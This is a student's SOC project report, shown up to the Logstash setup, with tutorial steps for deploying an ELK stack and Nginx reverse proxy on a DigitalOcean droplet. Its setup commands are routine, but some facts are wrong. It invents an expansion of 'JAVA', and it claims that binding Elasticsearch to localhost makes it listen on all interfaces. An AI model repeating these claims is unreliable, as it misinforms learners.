CFC Project 6 (SOC): Shadow Sentry

Zulkarnen (S17)

Table of contents

Introduction

A Security Operations Center (SOC) is a team of IT professionals dedicated to monitoring an organization's entire IT infrastructure round the clock. Its purpose is to detect, analyze and respond to security incidents in real-time allowing the SOC team to maintain vigilance over the organization's networks, systems and applications and ensure a proactive defense posture against cyber threats. The SOC team is also tasked to select, operate and maintain the organization's cybersecurity technologies while also seeking to find ways to improve upon it. One of the technologies commonly used by SOC teams is Security information and event management (SIEM). It is a security solution that helps organizations detect threats before they disrupt business.

Combining both security information management (SIM) and security event management (SEM) into one security management system, an example of a SIEM is the Elastic stack. Consisting of Elasticsearch, Kibana and Logstash, (commonly known as ELK) this powerful tool is capable of reliably and securely taking data from any source, in any format, to then be searched, analyzed, and visualized. ELK assists in reducing blind spots, strengthening defenses and accelerating workflow, ultimately optimizing the effectiveness of the SOC team.

Another tool SOC teams use is a Honeypot. A decoy computer system that is meant to mimic a real computer system to attract cyberattacks from hackers. It is used as an information gathering tool that can help the SOC understand existing threats to the business and spot the emergence of new threats. With the intelligence obtained from the honeypot, security efforts can be prioritized and focused.

This project aims to record the effectiveness of using these two tools together, where a pentest script will be used to attack a Honeypot and have the logs generated be parsed and sent to the ELK. I have manually installed, deployed and linked the honeypot to the ELK as well as written the contents of the script used to attack the honeypot.

Overall, this project attempted to show:

- The steps to install and deploy ELK.
- The steps to install a Honeypot.
- Test the effectiveness of the Honeypot and ELK by attacking and analyzing the results.

Digital Ocean


DigitalOcean is a website that provides a simple and reliable cloud hosting solution that enables businesses to get their website or application up and running quickly. One of the products provided by DigitalOcean are Droplets - simple and scalable virtual machines that can be set up easily with customisable settings. DigitalOcean gives the user to select a region for the droplet, it is advised to select the closest region to the user so that the latency will be low. A datacenter can also be selected. All resources created in the datacenter will be members of the same Virtual Private Cloud (VPC) network. They can communicate securely over their private IP addresses. Next choose the image, where in this project Ubuntu 23.10 x64 was selected. Choose the Size of the droplet by selecting a type and CPU option. This project required a basic type and 4GB memory, 2 AMD vCPUs and 80 GB disk. Next choose the authentication method, an SSH key or a password. Finalize the details with giving the droplet a name and the droplet can finally be created. These settings have been selected to ensure that ELK and the Honeypot are able to function smoothly on the droplets.

For Digital Ocean droplets, certain prerequisites are to be installed or done before we can begin installing Elastic Cloud. Setting up these prerequisites also increases the security and usability of the server for the upcoming steps.

Create new user with sudo privileges

Upon accessing the droplet for the first time, the user is provided with an IP address for the droplet. For the first access, users are able to simply login via password on the DigitalOcean website or SecureShell (SSH) into the Droplet as root and using a password. Figure 1 demonstrates SSH into the droplet using a separate Virtual Machine (VM).

Figure 1: SSH into Droplet



Sudo is a command-line utility for Unix based operating systems such as Linux. It provides an efficient way to temporarily grant users or user groups privileged access to system resources so that they can run commands that they cannot run under their regular accounts.

After the initial access into the droplet, create a new user with sudo privileges. Moving forward, use the new user instead of root for future actions. This is a good general practice as opposed to consistently using root to perform all of the actions. With the concept of simulating a live system, we must expect that we are not the only users using this system. Using a separate user is essentially for security reasons as this allows for easier log analyzing in the future keeping us and other users separate. The commands 'adduser <username>' is used to create the new user as shown in Figure 2.

Figure 2.1: Create new user






Figure 2.2: Adding new user to sudo group



UFW

Uncomplicated Firewall (UFW) is a firewall configuration tool that runs on top of iptables.. It provides a simple interface for configuring common firewall use cases via the command line.

Figure 3:Allowing SSH on ufw



Following creating and switching to the new user, setting up the UFW comes next. Using the 'ufw app list' command displays the current rules already added. Set up basic firewalls (UFW) and allow 'OpenSSH' rule so that connecting back into the droplet via SSH is possible. Start the firewall by using the 'ufw enable' command.

It is now possible to SSH into this DigitalOcean droplet as long as it is switched on and using 'ssh <new user>@<droplet ip address>' command on an external device's terminal. The terminal will then prompt for a password, fill in using the defined password during the creation of the new user.

Installing JAVA & JAVA development kit (JDK)

Just Another Virtual Accelerator(JAVA) is a widely-used programming language originally developed in 1995. Being free to use and a versatile language, JAVA is used in multiple fields such as Game Development, Artificial Intelligence and cloud computing. A default digitalocean droplet does not come with JAVA pre-installed, thus requiring manual installation. JAVA will be necessary for future actions.

Figure 4.1: JAVA not found





Figure 4.2: JAVA version



The ‘sudo apt update’ command is used here to refresh the local package index and to provide the system with the most recent information about available packages from the repositories. By updating the package index, any software installation or upgrades can be performed based on the latest package information. Use the ‘java -- version’ command to check for the latest JAVA version on the system. Use ‘sudo apt install default -jre’ command to install. (Java Runtime Environment)

The Java Development Kit (JDK) is one of three core technology packages used in Java programming, along with the JVM (Java Virtual Machine) and the JRE (Java Runtime Environment). JDK is required in order to compile and run some specific Java-based software. Use ‘javac -version’ command to check the current version on the Droplet. JAVA is required to install certain packages in this project later on.

Figure 4.3: JDK installation





Figure 4.4: Installed javac version



Configuring Nginx


Nginx, pronounced like “engine-ex”, is an open-source web server that is used for reverse proxy, load balancing, and caching. Having HTTPS server capabilities, it is mainly designed for maximum performance and stability and also functions as a proxy server for email communications protocols, such as IMAP, POP3, and SMTP. Some common features of Nginx are Handling of static files, index files, and auto-indexing, IPv6 and reverse proxy with caching. Nginx is also responsible for hosting some of the largest and highest-traffic sites on the internet. Because Nginx is available in Ubuntu’s default repositories, it is possible to install it from these repositories using the apt packaging system.

Figure 5.1: Use ‘sudo apt install nginx’ command

```
zul@ubuntu-new:~$ sudo apt update
Hit:1 http://mirrors.digitalocean.com/ubuntu mantic InRelease
Hit:2 http://mirrors.digitalocean.com/ubuntu mantic-updates InRelease
Hit:3 https://repos-droplet.digitalocean.com/apt/droplet-agent main InRelease
Hit:4 http://mirrors.digitalocean.com/ubuntu mantic-backports InRelease
Hit:5 http://security.ubuntu.com/ubuntu mantic-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
91 packages can be upgraded. Run 'apt list --upgradable' to see them.
zul@ubuntu-new:~$ sudo apt install nginx
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  nginx-common
Suggested packages:
```

Afterwards, adjust the UFW rules to allow Nginx and check if the web server is up and running. Check the status of Nginx using the command ‘systemctl status nginx’. Systemctl is the command-line tool that manages the systemd system and service manager in Linux. It lets users control and manage system services and units with commands to start, stop, restart, and check their status. This command will be used frequently throughout this project to check on statuses as well as starting and stopping when necessary.

Figure 5.2: Use ‘systemctl status nginx’ command



To test Nginx, use the ‘curl -4 icanhazip.com’ command in the terminal. The output should display the IP address of the droplet. The Client URL (cURL) command is a tool that enables data exchange between a device and a server through a terminal. The ‘-4’ flag applies a filter to the command to resolve names to

IPv4 addresses. ‘icanhazip.com’ is a simple website that returns the user’s external IP address. Combining all these results in the output shown in Figure 5.3.

Figure 5.3: Use ‘curl’ command




Figure 5.4: Web browser result

ELK

Elasticsearch installation


With the prerequisites installed, the following steps are to install and deploy ELK.

Elasticsearch is the distributed search and analytics engine of the Elastic Stack and is where the indexing, search, and analysis happens. It provides almost real-time search and analytics for all types of data. Whether it is structured or unstructured text, numerical data, or geospatial data, Elasticsearch can efficiently store and index it in a way that supports fast searches. Elasticsearch is also capable of aggregating information to discover trends and patterns in the gathered data.

Use; ‘curl -fsSL https://artifacts.elastic.co/G PG-KEY-elasticsearch | sudo apt-key add -’ , ‘echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee -a /etc/apt/sources.list.d/elastic-7.x.list’, ‘sudo apt update’.


This command is used to import the Elasticsearch public GPG key into APT. The arguments -fsSL is used to silence all progress and possible errors (except for a server failure) and to allow cURL to make a request on a new location if redirected. Pipe the output of the cURL command into the apt-key program, which adds the public GPG key to APT.

Figure 6.1: Importing Elasticsearch public GPG key into APT



To install elasticsearch simply use the command; ‘sudo apt install elasticsearch’.

Figure 6.2: Installing elasticsearch



Next, edit the configuration files as shown by using the ‘nano’ command on ‘elasticsearch.yml’. In the configuration file, uncomment the ‘network.host’ and change the value with ‘localhost’ to limit external access to the elasticsearch and reading important data or shutting down elasticsearch. This also makes Elasticsearch listen on all interfaces and bound IPs.

Figure 6.3: Edit elasticsearch.yml file

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo nano /etc/elasticsearch/elasticsearch.yml
```

Figure 6.4: Uncomment ‘network.host’ in configuration file

```
#
# ---------------------------------- Network -----------------------------------
#
# By default Elasticsearch is only accessible on localhost. Set a different
# address here to expose this node on the network:
#
network.host: localhost
#
# By default Elasticsearch listens for HTTP traffic on the first free port it
# finds starting at 9200. Set a specific HTTP port here:
#
#http.port: 9200
#
# For more information, consult the network module documentation.
#
# --------------------------------- Discovery ----------------------------------
#
# Pass an initial list of hosts to perform discovery when this node is started:
```

Save and exit after editing the configuration file and start up elasticsearch using the ‘systemctl’ command. Use the ‘curl’ command to check if the service is running. If successfully installed, the output will resemble Figure 6.6.

Figure 6.5: Starting elasticsearch

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo systemctl start elasticsearch
zul@ubuntu-new:/etc/nginx/sites-available$ sudo systemctl enable elasticsearch
Synchronizing state of elasticsearch.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable elasticsearch
Created symlink /etc/systemd/system/multi-user.target.wants/elasticsearch.service → /lib/systemd/system/elasticsearch.service.
zul@ubuntu-new:/etc/nginx/sites-available$
```

Figure 6.6: Successful output


```
zul@ubuntu-new:/etc/nginx/sites-available$ curl -X GET "localhost:9200"
{
  "name" : "ubuntu-new",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "ng3YpE__Ry2vS3AUc7u7sA",
  "version" : {
    "number" : "7.17.18",
    "build_flavor" : "default",
    "build_type" : "deb",
    "build_hash" : "8682172c2130b9a411b1bd5ff37c9792367de6b0",
    "build_date" : "2024-02-02T12:04:59.691750271Z",
    "build_snapshot" : false,
    "lucene_version" : "8.11.1",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
zul@ubuntu-new:/etc/nginx/sites-available$
```

Kibana installation

Kibana is a user interface that allows users to produce visualizations, reports and dashboards from a variety of data sources. The Kibana dashboard provides an intuitive way of relaying data to the user by allowing them to combine a variety of different data visualizations and saved searches into a dynamically updating view that can be referred to at any point. While Kibana can have many uses such as understanding user behavior, global data monitoring and measuring sales performances, in this project, it is used as a SIEM service.


According to the official documentation, Kibana is to be installed only after installing Elasticsearch. Installing in this order ensures that the components each product depends on are correctly in place.

Figure 7.1: Installing kibana



Start the Kibana using the ‘systemctl’ command.

Figure 7.2: Starting kibana



Because Kibana is configured to only listen on localhost, set up a reverse proxy to allow external access to it. Nginx will be used for this purpose..

Next we must create the administrative Kibana user to use later on.

Use the ‘openssl’ command. This will create the administrative Kibana user and password, and store them in the htpasswd.users file. Enter and confirm a password at the prompt. Remember or take note of this login, as this will be needed to access the Kibana web interface. A good practice is to give it a custom name instead of the example shown in Figure 7.3; ‘kibanadmin’.

Figure 7.3: ‘openssl’ command

```
zul@ubuntu-new: /etc/nginx/sites-available$ echo "kibanaadmin:`openssl passwd -apr1`" | sudo tee -a /etc/nginx/htpasswd.users
Password:
Verifying - Password:
kibanaadmin:$apr1$DJyucvmI$T7PWamaOWuodKM141dU3R0
zul@ubuntu-new: /etc/nginx/sites-available$
```

Create and edit the Nginx server block file using the ‘nano’ command. Add the code block as shown in Figure 7.5, this configures Nginx to direct the server’s HTTP traffic to the Kibana application, which is listening on localhost:5601. Additionally, it configures Nginx to read the htpasswd.users file and require basic authentication. Save and close the file after completing the edit..

Figure 7.4: Edit the server block

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo nano /etc/nginx/sites-available/152.42.179.0
```

Figure 7.5: Server block

```
server {
    listen 80;

    server_name 152.42.179.0;

    auth_basic "Restricted Access";
    auth_basic_user_file /etc/nginx/htpasswd.users;

    location / {
        proxy_pass http://localhost:5601;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
```

Check configuration for any syntax errors using the ‘sudo nginx - t’ command where the flag ‘-t’ tests the configuration file; nginx checks the configuration for correct syntax, and then tries to open files referred in the configuration.


If output ‘syntax is ok’, edit UFW to allow ‘Nginx full’ and restart Nginx. Because the Nginx Full profile allows both HTTP and HTTPS traffic through the firewall, it is safe to delete the ‘Nginx HTTP’ rule.

Figure 7.6: ‘nginx -t’ command

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
zul@ubuntu-new:/etc/nginx/sites-available$ sudo systemctl reload nginx
zul@ubuntu-new:/etc/nginx/sites-available$ sudo ufw allow 'Nginx Full'
Rule added
Rule added (v6)
zul@ubuntu-new:/etc/nginx/sites-available$ sudo ufw delete allow 'Nginx HTTP'
Rule deleted
Rule deleted (v6)
zul@ubuntu-new:/etc/nginx/sites-available$
```


Kibana is now accessible via your fully qualified domain name(FQDN) or the public IP address of your Elastic Stack server. Check using internet explorer with IP address/status. Use created username and password earlier to sign in.

Figure 7.7: Testing kibana on web browser



If all is well, the Kibana status page will appear as shown in Figure 7.8.


Figure 7.8: Kibana status page



Logstash installation

Logstash takes in data at one end, processes it in one way or another, and sends it out to its destination (in this case, the destination being Elasticsearch). A Logstash pipeline has two required elements, input and output, and one optional element, filter. The input plugins consume data from a source, the filter plugins process the data, and the output plugins write the data to a destination.

Figure 8.1: Logstash pipeline



It is common to use Logstash to process the data. This will allow more flexibility to collect data from different sources, transform it into a common format, and export it to another database. Install logstash with ‘ sudo apt install logstash’ command.

Figure 8.2: Installing logstash


```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo apt install logstash
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  logstash
0 upgraded, 1 newly installed, 0 to remove and 91 not upgraded.
Need to get 366 MB of archives.
After this operation, 624 MB of additional disk space will be used.
Get:1 https://artifacts.elastic.co/packages/7.x/apt stable/main amd64 logstash amd64 1:7.17.18-1 [366 MB]
1% [1 logstash 3553 kB/366 MB 1%]
```

Create a new configuration file called ‘02-beats-input.conf’ and edit it as shown in Figure 8.4. This specifies a beats input that will listen on TCP port 5044.

Figure 8.3: Create ‘02-beats-input.conf’ configuration file

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo nano /etc/logstash/conf.d/02-beats-input.conf
```

